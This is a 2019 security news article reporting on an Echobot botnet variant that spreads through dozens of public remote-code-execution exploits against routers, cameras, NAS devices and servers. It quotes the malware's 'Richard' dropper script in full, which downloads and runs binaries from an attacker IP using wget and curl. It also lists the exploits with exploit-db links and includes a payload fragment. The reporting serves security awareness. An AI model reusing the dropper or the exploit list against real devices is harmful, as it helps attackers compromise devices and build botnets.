
New Echobot Botnet Variant Uses Over 50 Exploits to Propagate

bleepingcomputer.com/news/security/new-echobot-botnet-variant-uses-over-50-exploits-to-propagate/

Ionut Ilascu

By
Ionut Ilascu

- August 6, 2019
- 01:04 PM
- 0



A new variant of Echobot botnet has been spotted to include over 50 exploits leading to remote code execution (RCE) vulnerabilities in various Internet-of-Things devices.

Echobot was discovered in May and analyzed by security researchers at Palo Alto Networks, who found that it incorporated 18 exploits at the time.

A week later, Larry Cashdollar from Akamai published his analysis, where he revealed that the number of exploits in Echobot increased to 26, most of them being RCEs in several networked devices.

The latest Echobot variant was found by security researcher Carlos Brendel Alcañiz, and uses 59 different RCE exploits to propagate, according to a tweet he published today.

> Just a couple hours ago I received an exploit targeting Asus devices. Nothing interesting so far. The "richard" file is a shitty dropper, but the malware is just a bot that propagates itself using 61 different RCE exploits. I guess Richard is trying hard to get popular ^^ pic.twitter.com/xA1Tn2o3z1
>
> — Carlos Brendel (@carbreal) August 6, 2019

Brendell says that he made the discovery after receiving weaponized code that targeted security flaws in Asus devices. The list of payloads compiled by the researcher shows that the operator relies on known exploits, some as old as 2010.

The malware dropper is hosted on an open server, in a file called Richard.

```
#!/bin/sh
bin_names="ECHOBOT.arm ECHOBOT.arm7 ECHOBOT.mips ECHOBOT.sh4 ECHOBOT.arm4 ECHOBOT.i486
    ECHOBOT.mips64 ECHOBOT.spc ECHOBOT.arm5 ECHOBOT.i686 ECHOBOT.mpsl ECHOBOT.x86
    ECHOBOT.arm6 ECHOBOT.m68k ECHOBOT.ppc ECHOBOT.x86_64"
http_server="185.164.72.155"
http_port=80
for name in $bin_names
    do
    rm -rf $name
    cp $SHELL $name
    chmod 777 $name
    >$name
    wget http://$http_server:$http_port/$name; curl -O
        http://$http_server:$http_port/$name
    ./$name 0day
```

source: Carlos Brendel

The interesting part is that the author seems to have thrown in exploits without targeting a specific category of products. The code incorporated is available from multiple public exploit repositories.

Brendel provided BleepingComputer with the exploits he found in this Echobot variant and the products they target include an odd mix of hardware and software solutions: routers, cameras, smart home hubs, network-attached storage systems, servers, database management software, Zeroshell distribution.

```
Asustor ADM 3.1.2RHG1 - Remote Code Execution - https://www.exploit-db.com/exploits/45212
Ubiquity Nanostation5 (Air OS) 0day Remote Command Execution - https://www.exploit-db.com/exploits/14146
Alcatel-Lucent OmniPCX Enterprise 7.1 - Remote Command Execution - https://www.exploit-db.com/exploits/30591
ASMAX AR 804 gu Web Management Console - Arbitrary Command Execution - https://www.exploit-db.com/exploits/8846
ASUS DSL-N12E_C1 1.1.2.3_345 - Remote Command Execution - https://www.exploit-db.com/exploits/45135
Asus RT56U 3.0.0.4.360 - Remote Command Injection - https://www.exploit-db.com/exploits/25998
AWStats Totals 1.14 multisort - Remote Command Execution - https://www.exploit-db.com/exploits/17324
AWStats 6.0 < 6.2 - 'configdir' Remote Command Execution  - https://www.exploit-db.com/exploits/772
AWStats 6.0 < 6.2 - 'migrate' Remote Command Execution
Barracuda - IMG.pl Remote Command Execution - https://www.exploit-db.com/exploits/16893
Beckhoff CX9020 CPU Module - Remote Code Execution - https://www.exploit-db.com/exploits/38514
Belkin Wemo UPnP - Remote Code Execution - https://www.exploit-db.com/exploits/46436
BEWARD N100 H.264 VGA IP Camera M2.1.6 - Remote Code Execution - https://www.exploit-db.com/exploits/46319
Crestron AM/Barco wePresent WiPG/Extron ShareLink/Teq AV IT/SHARP PN-L703WA/Optoma WPS-Pro/Blackbox HD WPS/InFocus LiteShow - Remote Command Injection -
Citrix SD-WAN Appliance 10.2.2 - Authentication Bypass / Remote Command Execution - https://www.exploit-db.com/exploits/47112
xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><NewExternalPort>47451</NewExternalPort><NewProtocol>
EnGenius EnShare IoT Gigabit Cloud Service 1.4.11 - Remote Code Execution - https://www.exploit-db.com/exploits/42114
Dogfood CRM - 'spell.php' Remote Command Execution - https://www.exploit-db.com/exploits/16917
CTEK SkyRouter 4200/4300 - Command Execution - https://www.exploit-db.com/exploits/18172
NETGEAR R7000 / R6400 - 'cgi-bin' Command Injection - https://www.exploit-db.com/exploits/41598
Dell KACE Systems Management Appliance (K1000) 6.4.120756 - Unauthenticated Remote Code Execution - https://www.exploit-db.com/exploits/46684
D-Link - OS-Command Injection via UPnP Interface - https://www.exploit-db.com/exploits/26664
OpenDreamBox 2.0.0 Plugin WebAdmin - Remote Code Execution - https://www.exploit-db.com/exploits/42293
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution - https://www.exploit-db.com/exploits/18650
Fritz!Box Webcm - Command Injection - https://www.exploit-db.com/exploits/32753
Geutebruck 5.02024 G-Cam/EFD-2250 - 'testaction.cgi' Remote Command Execution - https://www.exploit-db.com/exploits/41360
Gitorious Remote Command Execution
HomeMatic Zentrale CCU2 - Remote Code Execution - https://www.exploit-db.com/exploits/45052
Hootoo HT-05 - Remote Code Execution - https://www.exploit-db.com/exploits/46143
Iris ID IrisAccess ICU 7000-2 Remote Root Command Execution
Linksys WAG54G2 - Web Management Console Arbitrary Command Execution - https://www.exploit-db.com/exploits/8833
Mitel AWC - Command Execution - https://www.exploit-db.com/exploits/15807
Nagios 3.0.6 - 'statuswml.cgi' Arbitrary Shell Command Injection - https://www.exploit-db.com/exploits/33051
NUUO NVRmini - 'upgrade_handle.php' Remote Command Execution - https://www.exploit-db.com/exploits/45070
NETGEAR ReadyNAS Surveillance 1.4.3-16 - Remote Command Execution - https://www.exploit-db.com/exploits/42956
EyeLock nano NXT 3.5 - Remote Code Execution - https://www.exploit-db.com/exploits/40228
OP5 5.3.5/5.4.0/5.4.2/5.5.0/5.5.1 - 'welcome' Remote Command Execution - https://www.exploit-db.com/exploits/41687
op5 7.1.9 - Remote Command Execution - https://www.exploit-db.com/exploits/39676
HP OpenView Network Node Manager 7.50 - Remote Command Execution - https://www.exploit-db.com/exploits/1188
Oracle Weblogic 10.3.6.0.0 / 12.1.3.0.0 - Remote Code Execution - https://www.exploit-db.com/exploits/46780
PHPMoAdmin - Unauthorized Remote Code Execution - https://www.exploit-db.com/exploits/36251
Plone and Zope - Remote Command Execution - https://www.exploit-db.com/exploits/18262
QuickTime Streaming Server - 'parse_xml.cgi' Remote Execution - https://www.exploit-db.com/exploits/16891
Realtek SDK - Miniigd UPnP SOAP Command Execution - https://www.exploit-db.com/exploits/37169
Redmine SCM Repository 0.9.x/1.0.x - Arbitrary Command Execution - https://www.exploit-db.com/exploits/16889
Rocket Servergraph Admin Center - fileRequestor Remote Code Execution - https://www.exploit-db.com/exploits/33807
SAPIDO RB-1732 - Remote Command Execution - https://www.exploit-db.com/exploits/47031
Seowonintech Devices - Remote Command Execution - https://www.exploit-db.com/exploits/26412
Spreecommerce 0.60.1 - Arbitrary Command Execution - https://www.exploit-db.com/exploits/17941
LG SuperSign EZ CMS 2.5 - Remote Code Execution - https://www.exploit-db.com/exploits/45448
FLIR Thermal Camera FC-S/PT - Command Injection - https://www.exploit-db.com/exploits/42788
Schneider Electric U.Motion Builder 1.3.4 - 'track_import_export.php object_id' Unauthenticated Command Injection - https://www.exploit-db.com/exploits/46846
MiCasaVerde VeraLite - Remote Code Execution - https://www.exploit-db.com/exploits/40589
VMware NSX SD-WAN Edge < 3.1.2 - Command Injection - https://www.exploit-db.com/exploits/44959
WePresent WiPG-1000 - Command Injection - https://www.exploit-db.com/exploits/41935
Wireless IP Camera (P2P) WIFICAM - Remote Code Execution - https://www.exploit-db.com/exploits/43142
Xfinity Gateway - Remote Code Execution - https://www.exploit-db.com/exploits/40856
Yealink VoIP Phone SIP-T38G - Remote Command Execution - https://www.exploit-db.com/exploits/33741
ZeroShell 1.0beta11 - Remote Code Execution - https://www.exploit-db.com/exploits/8023
```

source: Carlos Brendel

It should come as no surprise that this botnet includes such a high number of payloads. The malware is one of the hundreds of spin-offs from Mirai botnet, whose code is publicly available, built for distributed denial-of-service attacks. This enables anyone to modify it to their own liking.

It is unclear what the author of this variant is trying to achieve, but their endeavor definitely shows how easily one can pick up malicious code and adapt it to their own needs.

List of exploits used by this Echobot variant. All of them are available from public repositories:

Asustor ADM 3.1.2RHG1	Remote Code Execution
Ubiquity Nanostation5 (Air OS)	0day Remote Command Execution
Alcatel-Lucent OmniPCX Enterprise 7.1	Remote Command Execution
ASMAX AR 804 gu Web Management Console	Arbitrary Command Execution
ASUS DSL-N12E_C1 1.1.2.3_345	Remote Command Execution

Asus RT56U 3.0.0.4.360	Remote Command Injection
AWStats Totals 1.14	multisort - Remote Command Execution
AWStats 6.0	'configdir' Remote Command Execution
AWStats 6.0	'migrate' Remote Command Execution
Barracuda	IMG.pl Remote Command Execution
Beckhoff CX9020 CPU Module	Remote Code Execution
Belkin Wemo UPnP	Remote Code Execution
BEWARD N100 H.264 VGA IP Camera M2.1.6	Remote Code Execution
Crestron AM/Barco wePresent WiPG/Extron ShareLink/Teq AV IT/SHARP PN-L703WA/Optoma WPS-Pro/Blackbox HD WPS/InFocus	Remote Command Injection
Citrix SD-WAN Appliance 10.2.2	Authentication Bypass / Remote Command Execution
EnGenius EnShare IoT Gigabit Cloud Service 1.4.11	Remote Code Execution
Dogfood CRM	'spell.php' Remote Command Execution
CTEK SkyRouter 4200/4300	Command Execution
NETGEAR R7000 / R6400	'cgi-bin' Command Injection
Dell KACE Systems Management Appliance (K1000) 6.4.120756	Unauthenticated Remote Code Execution
D-Link	OS-Command Injection via UPnP Interface
OpenDreamBox 2.0.0 Plugin WebAdmin	Remote Code Execution
FreePBX 2.10.0 / Elastix 2.2.0	Remote Code Execution
Fritz!Box Webcm	Command Injection
Geutebruck 5.02024 G-Cam/EFD-2250	'testaction.cgi' Remote Command Execution
Gitorious	Remote Command Execution

HomeMatic Zentrale CCU2	Remote Code Execution
Hootoo HT-05	Remote Code Execution
Iris ID IrisAccess ICU 7000-2	Remote Root Command Execution
Linksys WAG54G2	Web Management Console Arbitrary Command Execution
Mitel AWC	Command Execution
Nagios 3.0.6	'statuswml.cgi' Arbitrary Shell Command Injection
NUUO NVRmini	'upgrade_handle.php' Remote Command Execution
NETGEAR ReadyNAS Surveillance 1.4.3-16	Remote Command Execution
EyeLock nano NXT 3.5	Remote Code Execution
OP5 5.3.5/5.4.0/5.4.2/5.5.0/5.5.1	'welcome' Remote Command Execution
op5 7.1.9	Remote Command Execution
HP OpenView Network Node Manager 7.50	Remote Command Execution
Oracle Weblogic 10.3.6.0.0 / 12.1.3.0.0	Remote Code Execution
PHPMoAdmin	Unauthorized Remote Code Execution
Plone and Zope	Remote Command Execution
QuickTime Streaming Server	'parse_xml.cgi' Remote Execution
Realtek SDK	Miniigd UPnP SOAP Command Execution
Redmine SCM Repository 0.9.x/1.0.x	Arbitrary Command Execution
Rocket Servergraph Admin Center	fileRequestor Remote Code Execution
SAPIDO RB-1732	Remote Command Execution
Seowonintech Devices	Remote Command Execution
Spreecommerce 0.60.1	Arbitrary Command Execution

LG SuperSign EZ CMS 2.5	Remote Code Execution
FLIR Thermal Camera FC-S/PT	Command Injection
Schneider Electric U.Motion Builder 1.3.4	'track_import_export.php object_id' Unauthenticated Command Injection
MiCasaVerde VeraLite	Remote Code Execution
VMware NSX SD-WAN Edge	Command Injection
WePresent WiPG-1000	Command Injection
Wireless IP Camera (P2P) WIFICAM	Remote Code Execution
Xfinity Gateway	Remote Code Execution
Yealink VoIP Phone SIP-T38G	Remote Command Execution
ZeroShell 1.0beta11	Remote Code Execution

Related Articles:

Mirai malware now delivered using Spring4Shell exploits

Beastmode botnet boosts DDoS power with new router exploits

Exploit released for critical VMware auth bypass bug, patch now

Darknet market Versus shuts down after hacker leaks security flaw

Researchers to release exploit for new VMware auth bypass, patch now

Ionut Ilascu

Ionut Ilascu is a technology writer with a focus on all things cybersecurity. The topics he writes about include malware, vulnerabilities, exploits and security defenses, as well as research and innovation in information security. His work has been published by Bitdefender, Netgear, The Security Ledger and Softpedia.